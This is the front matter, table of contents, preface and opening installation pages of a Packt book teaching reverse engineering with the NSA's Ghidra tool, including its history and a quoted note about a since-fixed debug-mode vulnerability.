


2ND EDITION

Ghidra Software Reverse-Engineering for Beginners

Master the art of debugging, from understanding code to mitigating threats

DAVID ÁLVAREZ PÉREZ
RAVIKANT TIWARI

Ghidra Software Reverse-Engineering for Beginners

Master the art of debugging, from understanding code to mitigating threats

David Álvarez Pérez

Ravikant Tiwari

packt

Ghidra Software Reverse-Engineering for Beginners

Copyright © 2025 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

The authors acknowledge the use of cutting-edge AI, such as ChatGPT and Microsoft Copilot, with the sole aim of enhancing the language and clarity within the book, thereby ensuring a smooth reading experience for the readers. It's important to note that the content itself has been crafted by the authors and edited by a professional publishing team.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Group Product Manager: Dhruv Jagdish Kataria
Publishing Product Manager: Prachi Sawant
Book Project Manager: Ashwini Gowda
Lead Editor: Runcil Rebello
Technical Editor: Arjun Varma
Copy Editor: Safis Editing
Proofreader: Runcil Rebello
Indexer: Pratik Shirodkar
Production Designer: Aparna Bhagat
Senior DevRel Marketing Executive: Marylou De Mello

First published: January 2021
Second edition: January 2025
Production reference: 1201224

Published by Packt Publishing Ltd.
Grosvenor House
11 St Paul's Square
Birmingham
B3 1RB, UK.

ISBN 978-1-83588-982-4
www.packtpub.com

This book is dedicated to my father, Lakshman Tiwary, whose unwavering support, and determination have been my foundation, and in loving memory of my mother, Urmila Tiwary, whose enduring love and sacrifices are forever cherished.

– Ravikant Tiwari

Contributors

About the authors

David Álvarez Pérez is a senior malware analyst and reverse engineer. He has more than 12 years of experience in IT, having worked on his own antivirus product, and later as a malware analyst. He started working for a company that mostly reverse-engineered banking malware, and he helped to automate the process. After that, he joined the critical malware department of an antivirus company and then moved to a Galician research center, while doing his malware-related PhD at the University of Vigo. He has also hunted vulnerabilities in software products like Microsoft's Windows 10 and the National Security Agency's Ghidra project. David is currently working as a senior malware analyst at Gen Digital Inc.

Ravikant Tiwari is a senior security researcher at Microsoft, with over a decade of expertise in malware analysis and reverse-engineering. His professional background includes tenures at prominent cybersecurity firms such as McAfee, FireEye, and Acronis, where he specialized in safeguarding users and systems from malicious threats and developing innovative protection mechanisms against advanced malware. He has authored numerous blogs and articles on threat research and holds a patent for designing novel detection mechanisms for malicious crypto miners.

I want to thank the people who have been close to me and supported me, especially my parents.

About the reviewers

Todd Cullum has 8 years of professional experience in the software security field in an engineering or research capacity. Currently, Todd is a penetration tester who has worked on all types of software, from native code projects in C/C++ to web applications in C#, Go, Python, JavaScript, Android and iOS mobile applications, cloud and container orchestration software, single sign-on, and device firmware. Todd is currently on the Red Hat Product Security Research team and has previously worked as an analyst in Product Security Incident Response, was in a CVE working group, and has worked at GoPro as the Product Application Security Technical Lead. Prior to that, he has been a malware researcher at anti-malware companies. He loves reversing.

I would like to thank my close friends, family, and the open source software community for their continued support, facilitating quality work and enjoyment.

Shawn Kwak is a seasoned cybersecurity professional with over a decade of expertise in threat intelligence, malware analysis, and reverse-engineering. Currently serving as a Staff Security Engineer at Coupang, Shawn specializes in threat hunting: proactively identifying and neutralizing threats. He has previously led security teams at NCSOFT and NSHC, contributing to groundbreaking work in mobile game security, APT analysis, and cyber-defense strategies. Shawn is an award-winning expert with accolades, such as finalist positions at global CTF events. He has also served as an instructor and speaker at numerous cybersecurity conferences, including Secuinside and the NCSOFT Development Conference.

I want to express my deepest gratitude to my beloved wife, who has always been my silent yet steadfast supporter. Her unwavering encouragement and presence have been my most significant source of strength. I thank her for standing by me through every challenge and triumph and being my constant companion in this life journey.

Table of Contents

Preface xv

Part 1: Introduction to Ghidra

1

Getting Started with Ghidra 3

Technical requirements 3
WikiLeaks Vault 7 4
NSA release 4
Ghidra versus IDA and many other competitors 5
Ghidra overview 7
Installing Ghidra 7
Running Ghidra 10
Overview of Ghidra's features 11
Summary 20
Questions 21

2

Automating RE Tasks with Ghidra Scripts 23

Technical requirements 23
Using and adapting existing scripts 24
The script class 29
Script development 33
Summary 35
Questions 35

3

Ghidra Debug Mode 37

Technical requirements 37
Setting up the Ghidra development environment 38
Overview of the software requirements 38
Installing the JDK 39
Installing the Eclipse IDE 39

Installing PyDev 40
Installing GhidraDev 43
Debugging the Ghidra code and Ghidra scripts 48
Debugging Ghidra scripts from Eclipse 48
Debugging any Ghidra component from Eclipse 59
Ghidra RCE vulnerability 60
Explaining the Ghidra RCE vulnerability 61
Exploiting the Ghidra RCE vulnerability 61
Fixing the Ghidra RCE vulnerability 63
Looking for vulnerable computers 63
Summary 63
Questions 64
Further reading 64

4

Using Ghidra Extensions 65

Technical requirements 66
Installing existing Ghidra extensions 66
Analyzing the source code of the Sample Table Provider plugin 71
Understanding the Ghidra extension skeleton 74
Analyzers 74
Filesystems 75
Plugins 75
Exporters 76
Loaders 76
Developing a Ghidra extension 77
Summary 82
Questions 82
Further reading 82

Part 2: Reverse-Engineering

5

Reversing Malware Using Ghidra 85

Technical requirements 85
Setting up the environment 86
Looking for malware indicators 87
Looking for strings 87
Intelligence information and external sources 88
Checking import functions 90
Dissecting interesting malware sample parts 93
The entry point function 97
Analyzing the 0x00453340 function 99
Analyzing the 0x00453C10 function 103
Analyzing the 0x0046EA60 function 103
Analyzing the 0x0046BEB0 function 104
Analyzing the 0x0046E3A0 function 104
Analyzing the 0x004559B0 function 105
Analyzing the 0x004554E0 function 106
Analyzing the 0x0046C860 function 108
Analyzing the 0x0046A100 function 110

Summary 113
Questions 113
Further reading 114

6

Scripting Malware Analysis 115

Technical requirements 116
Using the Ghidra scripting API 116
Writing scripts using the Java programming language 118
Writing scripts using the Python programming language 119
Deobfuscating malware samples using scripts 120
The delta offset 120
Translating API hashes into addresses 123
Deobfuscating the hash table using Ghidra scripting 125
Improving the scripting results 128
Summary 130
Questions 130
Further reading 130

7

Using Ghidra's Headless Analyzer 131

Technical requirements 131
Why use headless mode? 132
Creating and populating projects 133
Analyzing imported or existing binaries 136
Running non-GUI scripts in a project 137
Summary 144
Questions 144
Further reading 144

Part 3: Binary Analysis

8

Binary Diffing 147

Technical requirements 148
Using Ghidra BSim 149
Getting BSim up and running 149
Finding similar functions 160
Querying the BSim database 165
Finding patched code – function comparison 171

Binary diffing usage in vulnerability research 176
Summary 177
Questions 177
Further reading 177

9

Auditing Program Binaries 179

Technical requirements 179
Understanding memory corruption vulnerabilities 180
Understanding the stack 181
Stack-based buffer overflow 183
Understanding the heap 185
Heap-based buffer overflow 185
Format strings 186
Finding vulnerabilities using Ghidra 187
Exploiting a simple stack-based buffer overflow 191
Summary 198
Questions 199
Further reading 199

10

Scripting Binary Audits 201

Technical requirements 201
Looking for vulnerable functions 202
Retrieving unsafe C/C++ functions from the symbols table 203
Decompiling the program using scripting 204
Looking for sscanf callers 205
Enumerating caller functions 205
Analyzing the caller function using P-Code 206
P-Code versus assembly language 208
Retrieving P-Code and analyzing it 209
Using the same P-Code-based script in multiple architectures 210
Summary 212
Questions 212
Further reading 213

Part 4: Extending Ghidra for Advanced Reverse-Engineering

11

Developing Ghidra Plugins 217

Technical requirements 217
Overview of existing plugins 218

Plugins included with the Ghidra distribution 218
Third-party plugins 220
The Ghidra plugin skeleton 221
The plugin documentation 221
Writing the plugin code 222
The provider for a plugin 223
Developing a Ghidra plugin 226
Documenting the plugin 226
Implementing the plugin class 226
Implementing the provider 227
Summary 232
Questions 232
Further reading 232

12

Incorporating New Binary Formats 233

Technical requirements 233
Understanding the difference between raw binaries and formatted binaries 234
Understanding raw binaries 234
Understanding formatted binaries 238
Developing a Ghidra loader 240
The old-style DOS executable (MZ) parser 240
The old-style DOS executable (MZ) loader 241
Understanding filesystem loaders 249
FileSystem Resource Locator 249
Summary 250
Questions 251
Further reading 251

13

Analyzing Processor Modules 253

Technical requirements 254
Understanding the existing Ghidra processor modules 254
Overviewing the Ghidra processor module skeleton 258
Setting up the processor module development environment 258
Creating a processor module skeleton 259
Developing Ghidra processors 263
Documenting processors 263
Identifying functions and code using patterns 264
Specifying the language and its variants 265
Summary 269
Questions 270
Further reading 270

14

Contributing to the Ghidra Community 271

Technical requirements 272
Overviewing the Ghidra project 272
The Ghidra community 273
Exploring contributions 274
Understanding legal aspects 274
Submitting a bug report 274
Suggesting new features 278
Submitting questions 280
Submitting a pull request to the Ghidra project 282
Summary 287
Questions 288
Further reading 288

15

Extending Ghidra for Advanced Reverse-Engineering 289

Technical requirements 290
Learning the basics of advanced reverse-engineering 290
Learning about symbolic execution 290
Learning about SMT solvers 292
Learning about concolic execution 294
Using Ghidra for Advanced reverse-engineering 295
Adding symbolic execution capabilities to Ghidra with AngryGhidra 295
Converting from PCode into LLVM with pcode-to-llvm 297
Summary 298
Questions 298
Further reading 298

Part 5: Debugging and Applied Malware Analysis

16

Debugging 301

Technical requirements 301
Ghidra debugger overview 302
Starting the Ghidra debugger 303
Debugger windows and toolbar 306
Debugger specific toolbar 311
Execution flow control 313
Stepping 313
Breakpoint 313
Debugging the simple_encoder.exe application 317

Remote debugging 326
Debugging a Windows kernel 333
Summary 336
Further reading 337

17

Unpacking in-the-Wild Malware 339

Technical requirements 340
Malware overview 340
Unpacking malware 342
Summary 364
Further reading 364

18

Reverse-Engineering Ransomware 365

Technical requirements 365
General working principles of ransomware 366
Initial infection vector 366
Installation and execution 369
Encryption 379
C2 communication and exfiltration of data 391
Ransom demand notification 392
Identifying encryption algorithms 393
Initial exploration 393
Identifying imported libraries and functions 393
Tracing calls to cryptographic functions 394
Identifying custom or embedded encryption algorithms 394
Using plugins to find known crypto signatures and constants 395
Summary 396
Further reading 397

Appendix A

Answer Key 399

Chapter 1 399
Chapter 2 402
Chapter 3 404
Chapter 4 404
Chapter 5 405
Chapter 6 405
Chapter 7 406
Chapter 8 406
Chapter 9 407
Chapter 10 408
Chapter 11 408
Chapter 12 409
Chapter 13 409
Chapter 14 409
Chapter 15 410

Index **411**

Other Books You May Enjoy **422**

Preface

In the realm of cybersecurity, the ability to dissect and understand software, especially malware and vulnerable applications, is of paramount importance. Ghidra, the powerful open source reverse-engineering tool developed by the **National Security Agency** (**NSA**), has rapidly become an essential resource for professionals aiming to analyze code to find vulnerabilities, examine malicious software, and develop robust security solutions. This second edition builds upon the foundational knowledge of reverse-engineering, providing deeper insights into advanced techniques such as binary diffing, debugging, and real-world malware analysis, including ransomware.

This book is a comprehensive guide that not only introduces you to the core functionalities of Ghidra but also empowers you to extend its capabilities through scripting and plugin development. Whether you're aiming to uncover vulnerabilities in software, analyze malicious code, or contribute to the Ghidra community, this book will equip you with the skills and knowledge needed to excel in the field of software reverse-engineering.

Who this book is for

This book is intended for security researchers, malware analysts, bug hunters, software engineers, and cybersecurity professionals or students who are involved in software development, testing, and security analysis. It is also suitable for individuals aspiring to enter the security industry as malware or vulnerability researchers. In fact, any person who wants to learn Ghidra by minimizing the learning curve and starting to write their own tools will certainly enjoy this book and accomplish their goal. Readers should have prior knowledge of programming in Java or Python and experience with software development or application programming to fully benefit from the concepts and practical examples presented here.

What this book covers

Chapter 1, *Getting Started with Ghidra*, introduces you to the Ghidra platform and its history, covering installation procedures and a basic overview of the program from the user perspective.

Chapter 2, *Automating RE Tasks with Ghidra Scripts*, explores how to use Ghidra's scripting capabilities to automate reverse-engineering tasks, and introduces script development.

Chapter 3, *Ghidra Debug Mode*, delves into how to set up a Ghidra development environment, the methods for debugging Ghidra, and details regarding the Ghidra debug mode vulnerability.

Chapter 4, *Using Ghidra Extensions*, provides you with background for developing Ghidra extensions, as well as showing you how to install and use them.

Chapter 5, *Reversing Malware Using Ghidra*, demonstrates how to use Ghidra for malware analysis by reversing a real-world malware sample.

Chapter 6, *Scripting Malware Analysis*, teaches you how to automate malware analysis with Java and Python scripts. It builds on the previous chapter by providing scripts for analyzing shellcode in malware samples.

Chapter 7, *Using Ghidra's Headless Analyzer*, explains how to run Ghidra in headless mode for automated batch processing and analyzing malware samples using a script developed during the chapter.

Chapter 8, *Binary Diffing*, explains the Ghidra BSim feature, detailing how to set it up and use it for analysis. It covers techniques for comparing binaries to identify changes, analyze patches, and discover vulnerabilities.

Chapter 9, *Auditing Program Binaries*, introduces the topic of finding memory corruption vulnerabilities using Ghidra and how to exploit them.

Chapter 10, *Scripting Binary Audits*, continues the previous chapter, teaching how to automate the bug-hunting process via scripting, taking advantage of the powerful PCode intermediate representation.

Chapter 11, *Developing Ghidra Plugins*, provides insights into creating custom plugins to extend Ghidra's functionality and tailor it to specific reverse-engineering needs.

Chapter 12, *Incorporating New Binary Formats,* shows you how to add support for new and custom binary formats within Ghidra using a real-world example, broadening the scope of your analyses.

Chapter 13, *Analyzing Processor Modules,* discusses how to write Ghidra processor modules using the SLEIGH processor specification language.

Chapter 14, *Contributing to the Ghidra Community*, explains how to interact with the community using social networks, chats, and how to contribute with your own development, feedback, bug reports, comments, and so on.

Chapter 15, *Extending Ghidra for Advanced Reverse-Engineering*, introduces advanced reverse-engineering topics and tools such as SMT solvers, Microsoft Z3, static and dynamic symbex, LLVM, and Angr, and explains how to incorporate them with Ghidra.

Chapter 16, *Debugging*, covers the Ghidra debugging tool and outlines various debugging strategies. It also describes different debugging modes, including remote and kernel debugging, for analyzing complex code execution scenarios.

Chapter 17, *Unpacking in-the-Wild Malware*, teaches you how to unpack and analyze real-world malware samples, revealing the techniques used by threat actors.

Chapter 18, *Reverse-Engineering Ransomware*, delves into a detailed analysis of ransomware to comprehend its internal mechanisms. The chapter also offers an overview of the encryption techniques utilized by ransomware and methods for identifying encryption algorithms using Ghidra.

Appendix A, *Answer Key*, provides answers to the questions posed in the various chapters of the book.

To get the most out of this book

To maximize the benefits from this book, you should have a sufficient understanding of the Assembly, C, Python, and Java languages to be able to read the code in the book. Access to a computer where you can install Ghidra and other necessary tools is essential, as the book includes hands-on exercises and practical examples that require active participation.

Software/hardware covered in the book	**OS requirement**
Ghidra 11.0.1 and Ghidra 11.2	Windows OS and Linux
Git	Windows OS and Linux
Java JDK 17 and 21	Windows OS and Linux
Eclipse IDE for Java developers	Windows OS and Linux
Gradle	Windows OS and Linux
MinGW32 and MinGW64	Windows OS
X64Dbg or Olly debugger	Windows OS
Elasticsearch	Windows OS

The required software is listed in the *Technical requirements* section of the applicable chapter.

Download the example code files

You can download the example code files for this book from GitHub at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition`. If there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalogue of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "To fix the vulnerability, the `DEBUG_ADDRESS` variable is set to `127.0.0.1:18001`, which restricts the incoming debugging connections to `localhost`."

A block of code is set as follows:

```
if "%DEBUG%"=="y" (
    if "%DEBUG_ADDRESS%"=="" (
        set DEBUG_ADDRESS=127.0.0.1:18001
    )
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
if "%DEBUG%"=="y" (
    if "%DEBUG_ADDRESS%"=="" (
        set DEBUG_ADDRESS=127.0.0.1:18001
    )
```

Any command-line input or output is written as follows:

```
bm kernel32!VirtualAlloc
bm kernel32!VirtualProtect
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For instance, words in menus or dialog boxes appear in **bold**. Here is an example: "Launch the executable from the menu bar using **Debugger | dbgeng**."

> **Tips or important notes**
> Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at `customercare@packtpub.com` and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata` and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`

Share Your Thoughts

Once you've read *Ghidra Software Reverse Engineering for Beginners*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere?

Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below



`https://packt.link/free-ebook/9781835889824`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly

Part 1: Introduction to Ghidra

This part aims to introduce you to Ghidra and its history, the project structure, scripting capabilities, and extension development. Additionally, it covers the essential process of debugging the Ghidra tool itself.

This part contains the following chapters:

- *Chapter 1*, *Getting Started with Ghidra*
- *Chapter 2*, *Automating RE Tasks with Ghidra Scripts*
- *Chapter 3*, *Ghidra Debug Mode*
- *Chapter 4*, *Using Ghidra Extensions*

1

Getting Started with Ghidra

In this introductory chapter, we will provide an overview of **Ghidra** in some respects. Before starting, it would be convenient to know how to acquire and install the program. This is obviously something simple and trivial if you want to install a release version of the program. However, you probably want to know this program in depth. In that case, I can tell you in advance that it is possible to compile the program by yourself from the source code.

Since the source code of Ghidra is available and ready to be modified and extended, you will probably also be interested in knowing how it is structured, what kinds of pieces of code exist, and so on. This is a great opportunity to discover the enormous possibilities that Ghidra offers us.

It is also interesting to review the main functionalities of Ghidra from the point of view of a reverse engineer. This will spark your interest in this tool since it has its own peculiarities, and this is precisely the most interesting thing about Ghidra.

In this chapter, we're going to cover the following main topics:

- WikiLeaks Vault 7
- Ghidra versus IDA and many other competitors
- Ghidra overview

Technical requirements

- The GitHub repository containing all the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter01`
- Go to `https://www.msys2.org/` and follow the instructions to install `MSYS2` and `mingw-w64 GCC` (`pacman -S mingw-w64-ucrt-x86_64-gcc`)

WikiLeaks Vault 7

On March 7, 2017, WikiLeaks started to leak **Vault 7**, which became the biggest leak of confidential documents on the US **Central Intelligence Agency** (**CIA**). This leak included secret cyber-weapons and spying techniques divided into 24 parts, named Year Zero, Dark Matter, Marble, Grasshopper, HIVE, Weeping Angel, Scribbles, Archimedes, AfterMidnight and Assassin, Athena, Pandemic, Cherry Blossom, Brutal Kangaroo, Elsa, OutlawCountry, BothanSpy, Highrise, UCL/Raytheon, Imperial, Dumbo, CouchPotato, ExpressLane, Angelfire, and Protego.

It is believed that NSA intelligence officials leaked the confidential CIA documents, but this was never officially confirmed or denied by CIA Director Michael Vincent Hayden, who served between 2006 and 2009.

The existence of Ghidra was leaked in the first part of Vault 7: Year Zero. This first part consists of a huge leak of documents and files stolen from the CIA's Center for Cyber Intelligence in Langley, Virginia. The leak's content is about the CIA's malware arsenal and zero-day weaponized exploits, as well as how Apple's iPhone, Google's Android, Microsoft's Windows devices, and even Samsung TVs are turned into covert microphones.

Ghidra was referenced three times in this leak (`https://wikileaks.org/ciav7p1/cms/index.html`), showing how to install it, a step-by-step tutorial (with screenshots) of how to perform a manual analysis of a 64-bit kernel cache by using Ghidra, and the latest Ghidra version available at the time, which was Ghidra 7.0.2.

NSA release

As announced during RSA Conference 2019 in San Francisco, Rob Joyce, senior advisor for cybersecurity at NSA, explained the unique capabilities and features of Ghidra during a session called *Get your free NSA reverse engineering tool*, and Ghidra program binaries were also published.

During this session, some features were explained:

- Team collaboration on a single project feature
- The capabilities to extend and scale Ghidra
- The generic processor model, also known as `SLEIGH`
- The two working modes: interactive and non-GUI
- The powerful analysis features of Ghidra

Finally, on April 4, 2019, the NSA released the source code of Ghidra on GitHub (`https://github.com/NationalSecurityAgency/ghidra`), as well as on the Ghidra website, where you can download Ghidra release versions that are ready to use (`https://ghidra-sre.org`). The first version of Ghidra that was available on this website was Ghidra 9.0. Ghidra's website may or may not be available to visitors outside the US, depending on your country; if this is the case, you can access it by using a VPN or an online proxy such as HideMyAss (`https://www.hidemyass.com/`).

Unfortunately for the NSA, a few hours later, the first Ghidra vulnerability was published by Matthew Hickey, also known as *@hackerfantastic*, at 1:20 AM, March 6, 2019. He said the following via X (formerly Twitter):

> *Ghidra opens up JDWP in debug mode listening on port 18001, you can use it to execute code remotely (Man facepalming). to fix change line 150 of support/launch.sh from * to 127.0.0.1* `https://github.com/hackerhouse-opensource/exploits/blob/master/jdwp-exploit.txt`.

Then, a lot of suspicions about the NSA and Ghidra arose. However, taking into account the cyber-espionage capabilities of the NSA, do you think the NSA needs to include a backdoor in its own software in order to hack its users?

Obviously, no. They don't need to do this because they already have cyberweapons for that.

You can feel comfortable when using Ghidra; probably, the NSA only wanted to do something honorable to improve its own image. Since Ghidra's existence was leaked by WikiLeaks, what better way to do that than to publish it at RSA Conference and release it as open source?

Ghidra versus IDA and many other competitors

Even if you have already mastered a powerful reverse-engineering framework, such as **Interactive Disassembler** (**IDA**), **Binary Ninja**, or **Radare2**, there are good reasons to start learning Ghidra.

No single reverse-engineering framework is the ultimate one. Each reverse-engineering framework has its own strengths and weaknesses. Some of them are even incomparable to each other because they were conceived with different philosophies (for instance, GUI-based frameworks versus command line-based frameworks).

On the other hand, you will see how those products are competing with and learning from each other all the time. For instance, IDA Pro 7.3 incorporated the `undo` feature, which was previously made available by its competitor, Ghidra.

In the following screenshot, you can see the epic and full-of-humor *@GHIDRA_RE* official X (formerly Twitter) account's response to IDA Pro's `undo` feature:




Figure 1.1 – IDA Pro 7.3 added an undo feature to compete with Ghidra

Differences between frameworks are susceptible to change due to the competition, but we can mention some current strengths of Ghidra:

- It is open source and free (including its decompiler).
- It supports a lot of architectures (which the framework you are using may not support yet).
- It can load multiple binaries at the same time in a project. This feature allows you to easily apply operations over many related binaries (for example, an executable binary and its libraries).
- It allows collaborative reverse-engineering by design.
- It supports big firmware images (1 GB+) without problems.

- It has awesome documentation that includes examples and courses.
- It allows version tracking of binaries, allowing you to match functions and data and their markup between different versions of the binary.

In conclusion, it is recommended to learn as many frameworks as possible to know and take advantage of each one. In this sense, Ghidra is a powerful framework that you must know.

Ghidra overview

In a similar way to what happened at RSA Conference, we will provide a Ghidra overview to present the tool and its capabilities. You will soon realize how powerful Ghidra is and why this tool is not simply yet another open source reverse-engineering framework.

At the time of writing this book, the latest available version of Ghidra is 11.0.1, which can be downloaded from the official website mentioned in the previous section of this chapter.

> **Note**
>
> It is recommended that readers download the same version of Ghidra and other software while going through the exercises in this book.

Installing Ghidra

It is recommended to download the latest version of Ghidra (`https://ghidra-sre.org/`) by clicking on the red **Download from GitHub** button, which will take you to the Ghidra release page on GitHub where you will find all the released versions of Ghidra, including the older ones:



Figure 1.2 – Downloading Ghidra from the official website

Clicking on the download button will take you to the GitHub release page, as shown in the following figure. Under the **Assets** section, you will have a link to download the Ghidra ZIP file:




Figure 1.3 – GitHub release page for Ghidra

After downloading the Ghidra archive file (`ghidra_11.0.1_PUBLIC_20240130.zip`) and decompressing it, you will see the following file structure:




Figure 1.4 – The Ghidra 11.0.1 structure after it is decompressed

The content can be described as follows (`https://ghidra-sre.org/InstallationGuide.html`):

- `docs`: Ghidra documentation and some extremely useful resources, such as learning Ghidra courses for all levels, cheatsheets, and a step-by-step installation guide
- `Extensions`: Optional Ghidra extensions, allowing you to improve its functionality and integrate it with other tools
- `Ghidra`: The Ghidra program itself
- `GPL`: Standalone GPL support programs
- `licenses`: Contains licenses used by Ghidra
- `server`: Contains files related to Ghidra Server installation and administration
